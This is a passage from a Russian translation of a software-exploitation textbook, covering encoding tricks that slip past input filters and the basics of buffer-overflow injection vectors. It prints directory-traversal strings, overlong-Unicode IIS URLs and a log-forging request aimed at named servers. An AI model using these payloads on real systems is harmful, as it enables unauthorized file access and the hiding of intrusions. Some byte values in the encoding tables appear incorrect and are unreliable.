Воспользовавшись методами, описанными в главе 5, “Взлом клиентских программ”, можно составить перечень управляющих кодов, которые могут быть вставлены в вызов API (многие из которых позволяют обойти фильтры). Например, если данные были специально переданы (с помощью конвейера) в командный интерпретатор, мы можем получить реально работающие управляющие коды. Конкретный вызов может записывать данные в файл или поток, специально предназначенные для просмотра информации на экране термина или в окне клиентской программы. В качестве простого примера следующая строка содержит два символа возврата на одну позицию, что, вероятнее всего, проявится при выполнении команды на терминале.

```
write("echo hey!\x08\x08");
```

Когда терминал обрабатывает принятые данные, из оригинальной строки будут стерты два последних символа. Эта хитрость использовалась очень долго для искажения данных в файлах журналов. В файлах журналов сохраняется вся информация о выполненных транзакциях. Хакер может внедрить символ `NULL` (например, `%00` или `\0`) или добавить так много дополнительных символов в строку, что запрос в журнале будет сохранен в “укороченном” виде. Представьте себе запрос, в окончании которого будет содержаться более тысячи дополнительных символов. Очевидно, что в журнале строка будет сохранена не полностью и важные данные, указывающие на проведение атаки, будут утрачены.

Посторонние символы

Посторонние символы (ghost characters) — это дополнительные символы, которые можно добавить к запросу. Эти символы не должны препятствовать исполнению запроса. Можно, например, добавить дополнительные символы косой черты к имени файла. Очень часто строка

```
/some/directory/test.txt
```

и строка

```
//////////////////some//////////directory//////////test.txt
```

являются эквивалентными запросами.

Шаблон атаки: альтернативное кодирование и предшествующие посторонние символы

В некоторых API определенные символы, установленные впереди данных, просто удаляются из строки параметров. Иногда эти символы удаляются, поскольку расцениваются как избыточные. Другой вариант такого удаления обусловлен тем, что эти символы удаляются согласно правилам, заданным для синтаксического анализатора. В качестве набора попыток проведения атаки хакер может использовать различные типы альтернативно закодированных символов в начале строки.

Одной из широко используемых возможностей проведения атаки является добавление посторонних символов в запрос. Эти посторонние символы не влияют на сам запрос на уровне API. Главное — получить доступ к интересующим библиотекам API, а потом можно проверить различные варианты проведения атак. Если посторонние символы успешно проходят через проверки, хакер может перейти от "лабораторного" тестирования API к тестированию реальных служб.

Альтернативное кодирование и посторонние символы для FTP- и Web-серверов

Удачный пример использования альтернативного кодирования и посторонних символов можно продемонстрировать на основе FTP- и Web-серверов. В большинстве реализаций этих серверов осуществляется фильтрация попыток проведения атак с использованием свойств файловой системы (переход вверх по дереву каталогов). В некоторых случаях, при предоставлении хакером строки наподобие `.../../../winnt` система не в состоянии осуществить правильную фильтрацию и хакер получает несанкционированный доступ к "защищенному" каталогу. Базовым элементом этой атаки является использование в начале строки трех (обратите внимание) символов точки. Ошибки подобного рода часто называют *уязвимым местом троеточия* (triple-dot vulnerability), хотя проблема намного серьезнее, чем простой прием трех символов точки.

Используя API файловой системы в качестве цели атаки, следующие строки имеют эквивалентное значение для многих программ.

```
.../../../test.txt
............/../../test.txt
..?/../../test.txt
..????????/../../test.txt
../test.txt
```

Как видно, существует множество способов семантически эквивалентных запросов. Все эти строки являются вариантами запроса одного и того же файла `../test.txt`.

Альтернативное кодирование символов трех точек в сервере SpoonFTP

Используя три символы точки, злоумышленник может "путешествовать" по каталогам на сервере SpoonFTP v1.1.

```
ftp> cd ...
250 CWD command successful.
ftp> pwd
257 "/..." is current directory.
```

Эквивалентные метасимволы

Символы разделения команд также играют весьма важное значение. Они используются для разделения команд или слов в запросе. Анализаторы выполняют поиск разделителей, чтобы распознать блоки команд. При атаке на интересующий вызов функции API, широко применяется добавление и запуск дополнительных команд. По этой причине понимание того, как можно закодировать символы разделения, представляет особый интерес. Фильтр может удалять или наоборот искать определенные разделители. Выявление разделителя команд во входных данных из ненадежного источника ясно указывает на то, что кто-то пытается внедрить дополнительные команды.

Рассмотрим символ пробела, который используется для разделения слов (как в этом предложении). Во многих программных системах символ табуляции является эквивалентом символа пробела. Для программы символ пробела — это символ пробела.

Шаблон атаки: альтернативное кодирование символов косой черты

Символы косой черты представляют особый интерес. В системах на основе каталогов, таких как файловые системы и базы данных, символ косой черты обычно используется для обозначения перехода в другой каталог или к другим контейнерным объектам. По непонятным причинам в первых персональных компьютерах (а впоследствии и в операционных системах компании Microsoft) для этой цели было решено использовать символ обратной косой черты (\), тогда как в UNIX-системах используется обычная косая черта (/). В результате многие системы на основе продуктов компании Microsoft вынуждены понимать обе формы символов косой черты. Это предоставляет хакеру возможность обнаружения и использования большого количества стандартных проблем фильтрации. Целью является обнаружение серверного программного обеспечения, в котором фильтруется только одна форма этих символов, и не фильтруется вторая.

Альтернативное кодирование символов косой черты

Для большинства Web-серверов два следующих запроса являются эквивалентными.

```
http://target server/some_directory\..\..\..\winnt
```

и

```
http://target server/some_directory/../../../winnt
```

Хакерами также могут использоваться различные варианты кодирования символов косой черты в виде кодов URL, UTF-8 и Unicode. Например, в строке

```
http://target server/some_directory\..%5C..%5C..\winnt
```

где строка `%5C` эквивалентна символу обратной косой черты (\).

Управляющие метасимволы

Многие фильтры выполняют поиск метасимволов, но могут пропускать некоторые из них при наличии символа ESC. Символ ESC обычно устанавливается в начале управляющей последовательности символов. Без этого символа управляющая по-

следовательность была бы преобразована в другой символ или обработана как другой управляющий символ, установленный далее во входных данных.

Ниже приведены примеры для шаблонов фильтрации символов ESC. Обратите внимание, что для определения реального поведения программы необходимо провести тестирование.

- Фильтр `ESCn`, где `ESC` и `n` остаются в качестве обычных символов.
- Фильтр `ESCn`, где символ `ESC` удаляется, а `n` остается в качестве обычного символа.

(Замените `n` символом возврата каретки или символом `NULL`.)

Шаблон атаки: использование управляющих символов при альтернативном кодировании

Установка символа обратной косой черты в начале строки символов часто приводит к тому, что анализатор воспринимает *следующий* символ как специальный (управляющий). Например, пара байтов `\0` может привести к передаче одного нулевого (`NULL`) байта. Другой пример — строка `\t`, которая иногда преобразуется в символ табуляции. Часто эквивалентными считаются символ косой черты и управляющий символ с символом косой черты. Это означает, что строка `\/` преобразуется в символ косой черты. И один символ косой черты также остается символом косой черты. В результате можно составить следующую таблицу.

/	/
\/	/

В случае применения двух альтернативных способов кодировки одного символа возникают проблемы при фильтрации и "открывается путь" для атаки.

Альтернативное кодирование символов косой черты

Использовать этот шаблон фильтрации в атаке достаточно просто. Если вы думаете, что атакуемая программа осуществляет фильтрацию символа косой черты, попытайтесь воспользоваться строкой `\/` и посмотрите, что получится. В качестве примера можно привести следующую командную строку

```
CWD ..\/..\/..\/..\/winnt
```

которая часто преобразуется в следующий вариант.

```
CWD ../../../../winnt
```

Чтобы проверить наличие этой проблемы, может пригодиться небольшая программа на языке C, в которой используются процедуры вывода строки. Запуск простого фрагмента кода

```
int main(int argc, char* argv[])
{
    puts("\/ \\ \? \. \| ");
    return 0;
}
```

приводит к следующему результату

```
/ \ ? . |
```

Очевидно, что символ обратной косой черты игнорируется, то есть доступно множество вариантов альтернативной кодировки для проведения атаки. Используя наш предыдущий пример, мы можем провести следующие варианты атак.

```
CWD ..\?\?\?\/..\/..\/..\/winnt
CWD \.\.\/\.\.\/\.\.\/\.\.\/winnt
CWD ..\|\|\|\|\/..\/..\/..\/winnt
```

Преобразование символов

Подходящими целями для атак можно также назвать программы, в которых данные преобразуются в одной части программы перед тем, как они передаются в другую ее часть. При этом символы могут преобразовываться по несколько раз. Например, если пользователь добавляет символ + к стандартному имени запрашиваемого Web-сервера, этот символ будет преобразован в символ пробела еще до его использования в файловой системе.

Шаблон атаки: кодирование Unicode

Unicode является 16-битовым стандартом кодирования символов, который позволяет представлять алфавиты всех существующих в мире языков. Для кодирования каждого символа используется 2 байта, вместо одного для символов ASCII. Если машинный код системы или используемые API предопределяют применение обычных символов, то в системе может осуществляться преобразование символов Unicode.

У хакера появляются возможности для атаки, когда некоторые из компонентов системы не способны работать с символами Unicode. В этом случает хакер отправит строку символов Unicode, надеясь на то, что механизм фильтрации или механизм классификации не сможет правильно распознать запрос. В результате данные успешно пройдут через фильтр содержимого пакетов и, вероятно, заставят приложение обработать некорректный запрос.

Кодирование Unicode в IIS-сервере

При атаках с помощью символов Unicode часто используется переход по дереву каталогов в поисках интересных файлов. Например:

```
http://target.server/some_directory/../../../winnt
```

В данном случае хакер пытается перейти в каталог, который, по всей вероятности, не служит для хранения файлов Web-служб. Атака очевидна, поэтому многие Web-серверы и сценарии защиты успешно блокируют эту атаку. Однако с помощью альтернативного кодирования хакер может обойти плохо спроектированные фильтры запросов.

В октябре 2000 года хакеры публично заявили об уязвимости Web-сервера IIS от компании Microsoft относительно одного из вариантов этой атаки. Все, что требовалось для взлома сервера IIS, — это использовать альтернативные варианты написания символов точек и косой черты, применяемых в классической атаке. В кодировке Unicode эти символы будут выглядеть следующим образом.

.	C0 AE
/	C0 AF
\	C1 9C

При использовании этой кодировки приведенный выше запрос будет иметь следующий вид.

```
http://target.server/some_directory/%C0AE/%C0AE/%C0AE%C0AE
↳ /%C0AE%C0AE/winnt
```

Шаблон атаки: кодировка UTF-8

UTF-8 представляет собой систему кодирования символов. При этом для кодирования разных символов может использоваться разное количество байтов. Вместо того чтобы использовать по 2 байт для каждого символа, как в Unicode, в UTF-8 символ может быть закодирован с помощью 1, 2 и даже 3 байт. Вот как будут выглядеть описанные выше символы в кодировке UTF-8:

.	F0 80 AE
\	E0 80 AF
/	F0 81 9C

Кодировка UTF-8 определена в RFC-2044. Атаки с помощью UTF-8 имеют успех по тем же причинам, что и атаки с помощью Unicode.

Шаблон атаки: URL-кодирование

Во многих случаях в URL-адресе символ может быть представлен в шестнадцатеричном формате. Это приводит к различным проблемам при фильтрации входных данных.

URL-кодирование в MP3-сервере IceCast

Следующая строка закодированных в шестнадцатеричном формате символов позволяет путешествовать по каталогам на системе с установленным MP3-сервером IceCast[6].

```
http://[атакуемый_хост]:8000/somefile/%2E%2E/target.mp3
```

Также можно вместо "`/../`" воспользоваться строкой "`/%25%25/`".

URL-кодирование в сервере приложений Titan

При работе сервера приложений Titan присутствует ошибка в процессе декодирования шестнадцатеричных символов и URL-строк. Например, отсутствует фильтрация строки `%2E`.

Существует множество других примеров использования в атаках альтернативного кодирования символов. Можно использовать кодирование Unicode ucs-2, управляющие коды HTML и даже такие простые проблемы, которые касаются регистра символов и преобразования символов пробела в символы табуляции.

---

[6] *Более подробная информация по этой теме доступна по адресу* `http://www.securitytracker.com/alerts/2001/Dec/1002904.html`.

Шаблон атаки: альтернативные IP-адреса

Есть несколько методов для альтернативного указания диапазона IP-адресов. Ниже приведено несколько примеров.

```
192.160.0.0/24
192.168.0.0/255.255.255.0
192.168.0.*
```

Классические атаки с помощью альтернативного кодирования, могут быть использованы и относительно IP-адресов.

Применение IP-адресов без символов точки для Internet Explorer

Альтернативное кодирование IP-адресов выявляет серьезные недостатки в фильтрах и других механизмах безопасности, в которых необходима точная интерпретация таких значений, как номера портов и IP-адреса. Фильтрация URL-адресов обычно связана со множеством проблем. В программном пакете Microsoft Internet Explorer позволяется задавать IP-адреса в различных форматах[7]. Ниже представлено несколько эквивалентных способов запроса одного и того же Web-сайта.

```
http://msdn.microsoft.com
http://207.46.239.122
http://3475959674
```

Скомбинированные атаки

Очевидно, что все рассмотренные в этой главе хитрости можно применить комплексно при проведении различных атак.

Шаблон атаки: сочетание хитростей с символами косой черты и URL-кодированием

В одной атаке можно объединить два или более методов альтернативного кодирования символов.

Комбинация методов кодирования для CesarFTP

Александр Цезари (Alexandre Cesari) создал бесплатный FTP-сервер для Windows-систем, в котором проявляется проблема фильтрации содержимого при многократном кодировании. В FTP-сервер CesarFTP добавлен компонент Web-сервера, на который можно провести успешную атаку с помощью трех символов точки и URL-кодирования.

Для проведения атаки хакер может в URL-адрес добавить строку, подобную приведенной ниже.

```
/...%5C/
```

[7] *Более подробная информация по этой теме доступна по адресу* `http://www.security-tracker.com/alerts/2001/Oct/1002531.html`.

Это весьма интересная атака, поскольку она является комбинацией нескольких хакерских приемов: символа начала управляющей последовательности (/), URL-кодирования и трех символов точки.

Искажение данных в файлах журналов

До этого момента в основном обсуждались атаки на фильтры и рассматривались ошибки серверов при классификации входных данных. Еще одна область, в которой может пригодиться использование альтернативно закодированных символов, — это манипуляции с файлами журналов. Можно назвать множество примеров, когда хакеры искажали данные журналов с целью избежать обнаружения. Это прекрасный способ уничтожить "следы преступления", которые потом могли быть использованы при судебном разбирательстве.

Шаблон атаки: искажение по Web-информации журналов

Символы начала управляющей последовательности часто преобразуются до того, как они сохраняются в файле журнала. Например, при использовании сервера IIS строка `/index%2Easp` записывается в файл журнала как `/index.asp`. Для создания подложных записей в журнале можно воспользоваться более сложной строкой, например:

```
/index.asp%FF200%FFHTTP/1.1%0A00:51:11%FF[192.168.10.10]
↳ %FFGET%FF/cgi-bin/phf
```

Эта строка заставляет осуществить в файле журнала возврат каретки, что позволяет создать подложную запись, которая уведомляет о том, что с адреса `192.168.10.10` был запрошен `cgi-bin/phf`.

Проблемы подобного рода известны уже достаточно давно. В самом худшем случае при просмотре файла журнала с помощью утилиты `grep` или другого сценария анализа, запускалась специально подготовленная программа атаки. В данном случае атака непосредственно направлена на механизм обеспечения безопасности. Очевидно, что здесь могут быть задействованы многие уровни кодирования и интерпретации. Сотрудникам тех организаций, в которых осуществляется простой метод анализа файлов журналов, можно задать следующий вопрос: доверяете ли вы символам, сохраненным в ваших файлах журналов?

Обратите внимание, что таким атакам будут подвергаться только средства анализа журналов, которые способны работать с активным содержимым. Простые утилиты наподобие `grep` чаще всего неуязвимы для подобных проблем. Безусловно, даже в простых средствах могут быть ошибки или просчеты, которыми можно воспользоваться при атаке (самое интересное, что такие программки чаще всего запускаются от имени корневого пользователя или администратора).

Резюме

В начале этой главы мы рассказали о сложностях, связанных с проблемами открытых динамических систем и с тем, что входные данные влияют на состояние программного обеспечения. На конкретных примерах было продемонстрировано, как

специально подготовленные входные данные обходят механизм фильтрации и оборудование систем обнаружения вторжений.

Проблемы безопасности, обусловленные изменением состояния с течением времени (динамика системы), становятся все более и более сложными, в то время как известные и легкие для обнаружения ошибки (например ошибки переполнения буфера) постепенно исчезают из программного кода. Поскольку системы становятся все более распределенными, в атаках все чаще используются состояния "гонки на выживание" и десинхронизации между удаленными частями. Для решения этих сложных проблем потребуется создание программ нового поколения, с бо́льшими интеллектуальными возможностями и немалым творческим потенциалом.

7 Переполнение буфера

Переполнение буфера было и остается очень важной проблемой в аспекте безопасности программного обеспечения. Именно с возможностью использования атак на переполнение буфера для удаленного внедрения вредоносного кода связаны непрекращающиеся дискуссии и шумиха вокруг атак этого класса. Хотя методы проведения атак на переполнение буфера получили широкую огласку и рассмотрены во многих статьях и книгах, но мы не сомневаемся в необходимости этой главы. Проблема переполнения буфера с годами только усложнялась, появлялись другие типы атак, и в результате были разработаны принципиально новые атаки на переполнение буфера. Эта глава, по меньшей мере, может послужить в качестве основы для понимания хитроумных технологий атак на переполнение буфера.

Переполнение буфера

Атаки на переполнение буфера остаются в наборе наиболее мощных средств хакеров, и, похоже, такое положение дел сохранится еще несколько лет. Частично это объясняется широким распространением уязвимых мест, которые приводят к возможности проведения атак на переполнение буфера. Если существуют бреши в системе защиты, то рано или поздно ими воспользуются. В программах, созданных с помощью языков программирования, в которых заложены устаревшие возможности управления памятью, например в программах на C и C++, ошибки, связанные с возможностью проведения атак на переполнение буфера, к сожалению, возникают чаще, чем следует[1]. До тех пор, пока разработчики не начнут учитывать проблемы безопасности при использовании определенных библиотечных функций и системных вызовов, атаки на переполнение буфера останутся в арсенале излюбленных средств хакеров.

---

[1] *С технической точки зрения языки программирования C и C++ являются "уязвимыми" языками программирования, поскольку в программах на этих языках программист может безнаказанно ссылаться на биты данных, отбрасывать и перемещать их, т.е. всячески манипулировать ими. В усовершенствованных языках программирования (наподобие Java и C#) применяются технологии "безопасности типов", и поэтому их применение намного предпочтительнее с точки зрения безопасности. — Прим. авт.*

Существует масса различных вариантов уязвимых мест, связанных с ошибками при управлении и "утечками" памяти. Поиск в системе Google по словосочетанию "buffer overflow" дает более 176000 ссылок. Очевидно, что ранее тайная и тщательно скрываемая методика проведения атак стала общеизвестной. Тем не менее, большинство злоумышленников (и специалистов по обеспечению защиты) имеют только поверхностное представление о технологии атак на переполнение буфера и о том ущербе, который эти атаки способны причинить. Большинство людей, интересующихся проблемами безопасности (те, кто читает статьи по безопасности, посещает конференции и присутствует на презентациях программ для обеспечения безопасности), хорошо знают, что атаки на переполнение буфера позволяют удаленно внедрить вредоносный код в чужую систему и запустить этот код. В результате появляется возможность добавления вирусов и другого переносимого кода для атаки на систему, а также установки потайных ходов, например, с помощью наборов средств для взлома (rootkit). К тому же, как правило, все эти действия вовсе не сопряжены со сверхчеловеческими усилиями.

Ошибки переполнения буфера относятся к тому виду ошибок, которые характерны для работы с памятью. Они уже вошли в историю компьютерных технологий. Когда-то память была "точным" ресурсом и управление памятью имело критически важное значение. В некоторых из систем того времени, например в системе исследовательского спутника "Вояджер", работа с памятью была организована настолько точно, что как только определенные части машинного кода больше не требовались, код навсегда стирался с модуля памяти, освобождая место для других данных. Это позволило создать саморазрушающуюся программу, которая могла быть выполнена только однажды. Яркий контраст с такой технологией представляют собой современные системы, в которых память расходуется огромными мегабайтовыми областями и практически никогда не освобождается. В большинстве современных компьютерных систем существуют серьезные проблемы при работе с памятью, особенно когда эти системы подключены к потенциально опасным средам взаимодействия, например Internet. Модули памяти достаточно дешевы, но последствия некорректного управления памятью могут стоить очень дорого. Неправильное управление памятью может привести к внутреннему искажению данных программы (особенно относительно потока управляющих команд), проблемам отказа в обслуживании и даже к возможности проведения удаленных атак на переполнение буфера.

Как ни странно, хотя уже давно нет никакого секрета в том, как избежать проблем с переполнением буфера, однако, несмотря на доступность решений в течение многих лет, но практически ничего не сделано для устранения проблем с переполнением буфера в программном коде для сетевых программ. На самом деле не так сложно решить эти проблемы с технической точки зрения, как с социальной. Основное затруднение заключается в том, что разработчики остаются весьма беспечными в отношении этой проблемы[2]. Похоже, что следующие пять-десять лет различные варианты атак на переполнение буфера будут оставаться весьма актуальными.

Программисты умеют без особых затруднений устранять ошибки на переполнение буфера самой распространенной формы, а именно ошибки на *переполнение буфера в стеке* (stack overflow). Устранить более замысловатые разновидности иска-

[2] *Избежать ошибок относительно вопросов безопасности в программном коде помогут книги Building Secure Software и Writing Software Code. — Прим. авт.*

жения данных в памяти, включая *переполнение буфера в куче* (heap overflow), значительно сложнее. В общем, уязвимые места, связанные с переполнением буфера, продолжают оставаться продуктивным средством для взлома программного обеспечения, что обусловлено широким применением современных схем управления памятью.

Переполнение буфера в стеке для забавы и с пользой[3]

Мысленно возвращаясь во времена создания первых систем UNIX, вполне логично было бы предположить, что хорошо бы добавить процедуры обработки строки в язык программирования C. Большинство из этих процедур предназначены для работы со строками, которые завершаются символом NULL (так как символ NULL является нулевым байтом). Для эффективности и простоты в этих процедурах поиск символа NULL выполнялся в полуавтоматическом режиме таким образом, что программист не должен был непосредственно задавать *размер* строки. *Предполагалось*, что такой метод будет нормально работать, поэтому он и получил повсеместное распространение. К сожалению, поскольку основополагающая идея была очень и очень неудачной, теперь всем известна "всемирная болезнь" под названием *переполнение буфера*.

Очень часто процедуры обработки строки в программах на языке C без всякой проверки рассчитывают на то, что пользователь предоставил символ NULL. Когда этот символ отсутствует, программа буквально "взрывается". Этот взрыв может иметь необычные побочные эффекты, которыми может воспользоваться хакер для внедрения вредоносного машинного кода, исполняемого на атакуемом компьютере. В отличие от атак на анализаторы или вызовы функций API, атаки на переполнение буфера можно назвать структурными атаками, в которых используются недостатки архитектуры процесса выполнения программы. В каком-то смысле эти атаки просто разрушают стены нашего метафорического дома программного обеспечения, что приводит к разрушению всего дома.

Переполнение буфера возникает в результате очень простой, но постоянно повторяющейся ошибки при программировании (которой легко избежать). Самое серьезное затруднение состоит в том, что ошибки переполнения буфера стали настолько распространенными, что потребуются многие годы на окончательное решение этой проблемы. Но это только одна из причин, по которой переполнение буфера стали называть "атомной бомбой всех уязвимых мест программного обеспечения".

Искажение данных в памяти

Одно из возможных последствий ошибки при управлении памятью — это распределение искаженных данных поблизости определенной критичной области памяти. Выполняя контролируемое внедрение данных при переполнении буфера и наблюдая за изменениями в памяти с помощью отладчика, хакер вполне способен найти точки, в которых можно разрушить данные в памяти. В некоторых случаях, при искажении данных в областях памяти, в которых хранятся критически важные данные или информация о состоянии программы, злоумышленник может заставить программу снять все механизмы защиты или выполнить другое нужное хакеру действие.

---

[3] *См. одноименную статью Алефа Вана (Aleph One) "Smashing the stack for fun and profit".*

Во многих программах информация о глобальном состоянии программы хранится в памяти в виде переменных, значений и двоичных флагов. В случае использования двоичных флагов, значения одного бита бывает достаточно для принятия важных решений. Например, решения о праве пользователя на доступ к файлу. Если такое решение основано на значении бита флага в памяти, то в программе точно есть интересная точка для атаки. Если (даже случайно) значение этого флага будет изменено на противоположное, то в работе программы произойдет сбой (который приведет к переходу в уязвимое состояние)[4].

Во время подробного исследования ядра системы Windows NT один из авторов этой книги (Хогланд) обнаружил ситуацию, при которой внешне безобидное изменение значения одного бита устраняет *все* настройки безопасности для всей сети компьютеров под управлением Windows. Мы подробно рассмотрим эту ошибку в главе 8, "Наборы средств для взлома".

Вектор вторжения

> **Вектор вторжения (injection vector)** — 1) структурный просчет или недостаток в программе, который позволяет перемещать код из одного места хранения в другое; 2) структура данных или среда, которая содержит и передает код из одной области хранения в другую.

Что касается переполнения буфера, векторы вторжения представляют собой тщательно подготовленные входные сообщения, которые заставляют атакуемую программу переходить в состояние переполнения буфера. Для удобства дальнейшего изложения будем считать вектор вторжения фрагментом атаки, во время которой происходит внедрение и запуск кода в программе (обратите внимание, что, давая данное определение, мы не указали цели, для которой внедряется этот код).

Очень важно различать вектор вторжения и *полезную нагрузку* (payload). Полезная нагрузка — это программный код, который реализует намерения хакера. Комбинация вектора вторжения и полезной нагрузки используется для проведения полной атаки. Без полезной нагрузки вектор вторжения неэффективен, т.е. обычно хакеры используют вторжение для каких-то конкретных задач.

В основном, вектор вторжения в парадигме переполнения буфера служит для получения контроля над указателем команд. После получения контроля над указателем команд, он может быть установлен на какой-то контролируемый хакером буфер или другую область памяти, в которой сохранена полезная нагрузка. Таким образом, когда хакер получил контроль над указателем команд, он получает возможность передать управление (изменить ход выполнения программы) от нормально выполняющейся программы программному коду вредоносной полезной нагрузки. Хакер заставляет указатель команд *указать* на вредоносный код, что приводит к его исполнению. При этом мы говорим об *активизации полезной нагрузки.*

Векторы вторжения всегда связаны с конкретной ошибкой или уязвимым местом в атакуемом программном обеспечении. Для каждой версии пакетов программного

---

[4] *Интересно, что случайное искажение данных в памяти может изменить значение бита так же легко, как и целенаправленная атака на переполнение буфера. Специалисты по обеспечению надежности программного обеспечения борются с этой проблемой уже многие годы. — Прим. авт.*

обеспечения существуют уникальные векторы вторжения. При разработке средств нападения хакер должен спроектировать и создать конкретные векторы вторжений для каждой конкретной цели атаки.

При создании вектора вторжения должны учитываться несколько факторов: размер буфера, упорядочивание данных в памяти и ограничения в наборе символов. Векторы вторжения обычно соответствуют правилам определенного протокола. Например, переполнение буфера в маршрутизаторе может быть организовано с помощью вектора вторжения для обработчика пакетов протокола BGP (Border Gateway Protocol), как показано на рис 7.1. Этот вектор вторжения реализован как специально подготовленный BGP-пакет. Поскольку поддержка протокола BGP жизненно необходима для нормальной работы в Internet, то подобная атака способна уничтожить системы, обслуживающие миллионы пользователей. Более реальный пример — протокол OSPF (Open Shotest Path First). В маршрутизаторах Cisco реализация этого протокола может быть использована для удаления информации о целой локальной сети крупного сетевого узла. Протокол OSPF является уже достаточно старым, но широко распространенным протоколом маршрутизации.




Рис. 7.1. Для взлома маршрутизаторов Cisco можно использовать вредоносный BGP-пакет




Рис. 7.2. Размещение указателя в центральном процессоре атакуемого компьютера является одним из важнейших элементов программ атаки на переполнение буфера

Где заканчивается вектор вторжения и начинается полезная нагрузка?

Для атак на переполнение буфера характерно наличие четкой границы между вектором вторжения и полезной нагрузкой. Эта граница называется *адресом возврата* (return address). Адрес возврата можно схематично определить тем моментом, когда полезная нагрузка либо получает управление над центральным процессором, либо не срабатывает и уходит в безызвестность. На рис. 7.2 показан вектор вторжения, содержащий указатель команд, который в конечном итоге загружается в центральный процессор (CPU) атакуемого компьютера.

Выбор нужного адреса

Одной из наиболее важных задач вектора вторжения является выбор области памяти, в которой должна быть сохранена полезная нагрузка. Полезную нагрузку можно сохранить непосредственно во внедренном буфере или в отдельной области памяти. Хакер должен знать адрес ячейки памяти, в которой хранится полезная нагрузка, и этот адрес должен быть использован в векторе вторжения (рис. 7.3). Понятно, что ограничения для набора символов, которые могут быть использованы в векторе вторжения, приводят к ограничениям в значениях, допустимых для указания адресов памяти.




Рис. 7.3. Указатель команд указывает на полезную нагрузку в памяти

Например, при ограничении на ввод только чисел больше чем `0xB0000001`, выбранный указатель команд должен находиться в памяти выше этого адреса. Такие ограничения соответствуют реальным проблемам, возникающим при преобразовании анализаторами байтов, которые используются для символов кода атаки, в другие значения, или при работе фильтров, которые блокируют недопустимые символы в потоке данных. На практике во многих атаках применяются только буквенно-цифровые символы.

"Верхние" и "нижние" адреса памяти

Стек — это область памяти, стандартно используемая для хранения кода. Для стека на Linux-компьютерах выделяется адресное пространство, в которое обычно не попадают нулевые байты. С другой стороны, на Windows-системах для стека выделяются "нижние" адреса и по крайней мере один из байтов адреса стека является нулевым байтом. Проблема в том, что использование адресов с нулевыми байтами приводит к появлению в строке внедряемых данных большого количества символов NULL. Поскольку символы NULL используются в строках программного кода на языке C как символы завершения строки, то это ограничивает размер внедряемых данных.

"Верхний" стек

```
0x72103443          ....
0x7210343F          ....
0x7210343B          ....
0x72103438          [начало полезной нагрузки ]

0x72103434          ....
```

"Нижний" стек

```
0x00403343           ...

0x0040333F           ...

0x0040333B           [начало полезной нагрузки ]

0x00403338           ...
```

Если мы хотим установить указатель команд на показанную выше полезную нагрузку, то указатель команд для "верхнего" стека — `0x38341072` (обратите внимание на обратный порядок записи байтов), а указатель команд для "нижнего" стека — `0x3B034000` (обратите внимание на значение последнего байта `0x00`). Поскольку в конце адреса для "нижнего" стека содержится символ NULL, то это прервет операцию копирования строки в программе на языке C.

Для вектора вторжения и организации переполнения буфера с помощью строки мы по-прежнему можем использовать "нижние" адреса. Единственная сложность в том, что внедряемый адрес должен быть *последним элементом* в нашем векторе вторжения, поскольку нулевой байт завершит операцию копирования строки. В этом случае размер полезной нагрузки будет существенно ограничен. Для проведения атак при подобных обстоятельствах полезная нагрузка (в большинстве случаев) должна быть "втиснута" до адреса перехода. На рис. 7.4 показан указатель, установленный после полезной нагрузки. Полезная нагрузка предшествует адресу ячейки памяти внедренных данных. Дело в том, что адрес памяти завершается символом NULL, и поэтому этот адрес должен завершать вектор вторжения. Полезная нагрузка ограничена в размерах и должна умещаться в пределах вектора вторжения.

В подобных ситуациях есть альтернативные варианты решения проблемы. Например, хакер может разместить полезную нагрузку где-нибудь в другой области памяти, используя другой метод. Или еще лучше, когда какая-то другая операция приложения позволяет записать вредоносный код командного интерпретатора в другую область кучи или стека. Если соблюдается одно из этих условий, то нет необходимости размещать полезную нагрузку в вектор вторжения. В векторе вторжения можно просто указать область памяти (адрес), в которой находится заранее размещенная полезная нагрузка.




Рис. 7.4. Иногда указатель должен быть установлен после нагрузки. Особенно это касается указателей на адреса памяти, завершающиеся символом NULL

Прямой и обратный порядок байтов

